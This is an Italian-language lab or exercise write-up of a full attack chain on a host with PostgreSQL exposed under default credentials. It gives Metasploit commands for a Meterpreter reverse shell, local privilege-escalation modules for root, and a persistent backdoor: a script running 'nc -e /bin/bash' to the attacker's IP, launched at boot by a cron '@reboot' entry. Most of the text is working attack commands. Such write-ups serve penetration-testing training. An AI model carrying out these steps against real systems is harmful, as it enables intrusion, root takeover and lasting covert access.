**Obiettivo:** Ottenere accesso persistente con privilegi di root su un sistema vulnerabile tramite il servizio PostgreSQL esposto.

**Target IP:** 192.168.50.101

**IP Attaccante:** 192.168.50.100

**Porta Target:** 5432

**Credenziali PostgreSQL:**

* **Username:** postgres
* **Password:** postgres

**Fasi dell’attacco**

**1. Scansione iniziale del target**

Per identificare i servizi attivi sul target, è stato eseguito un port scan:

nmap -sV -p 5432 192.168.50.101

Il servizio PostgreSQL è risultato attivo sulla porta 5432, con accesso non protetto.

**2. Sfruttamento di PostgreSQL per ottenere una sessione Meterpreter**


Caricato il modulo di Metasploit exploit/linux/postgres/postgres\_payload per sfruttare la configurazione vulnerabile del servizio PostgreSQL:

1. **Avvio di Metasploit:**

msfconsole

1. **Caricamento del modulo PostgreSQL:**

use exploit/linux/postgres/postgres\_payload

1. **Configurazione del modulo:**
2. set RHOSTS 192.168.50.101
3. set RPORT 5432
4. set USERNAME postgres
5. set PASSWORD postgres
6. set PAYLOAD linux/x86/meterpreter/reverse\_tcp
7. set LHOST 192.168.50.100
8. set LPORT 4445
9. **Esecuzione dell’exploit:**


Run

Dopo il successo dell’exploit, è stata stabilita una sessione Meterpreter sul sistema target.



Ma , come mostrato nello screenshot, non siamo ancora root.

**3. Escalation di privilege**

Per prima cosa, ho utilizzato un suggester:

E da lì ho scelto l’exploit.


Proseguendo:

1. **Messa in background della sessione:**

background

1. **Uso del modulo per l’escalation di privilegi:**
2. use exploit/linux/local/udev\_netlink
3. set SESSION 1
4. set WritableDir /tmp

Run

1. **Verifica dell’accesso root:** Dopo l’esecuzione dell’exploit, è stato verificato l’accesso root:
2. getuid

whoami

Il risultato ha confermato i privilegi di root sul sistema target.

**3.5 Alternativa**

Successivamente, ho raggiunto lo stesso risultato utilizzando:

linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc e modificato il payload con linux/x86/shell\_reverse\_tcp:


1. **Caricamento del modulo:**

use exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc

use exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc

1. **Configurazione del modulo:**

set SESSION 1

set PAYLOAD linux/x86/shell\_reverse\_tcp

Run

**4. Creazione di una backdoor persistente**

1. **Creazione di uno script reverse shell:** Lo script è stato creato e salvato in /root/reverse.sh:
2. echo '#!/bin/bash' > /root/reverse.sh
3. echo 'nc -e /bin/bash 192.168.50.100 4445' >> /root/reverse.sh

chmod +x /root/reverse.sh

1. **Configurazione di un cron job per l’esecuzione automatica:** L’esecuzione dello script è stata automatizzata tramite cron:

(crontab -l; echo "@reboot /root/reverse.sh") | crontab -

1. **Verifica della persistenza:** Dopo il riavvio del target, è stata avviata una listener su Kali:

nc -lvnp 4445

Il reverse shell ha confermato il collegamento al listener.

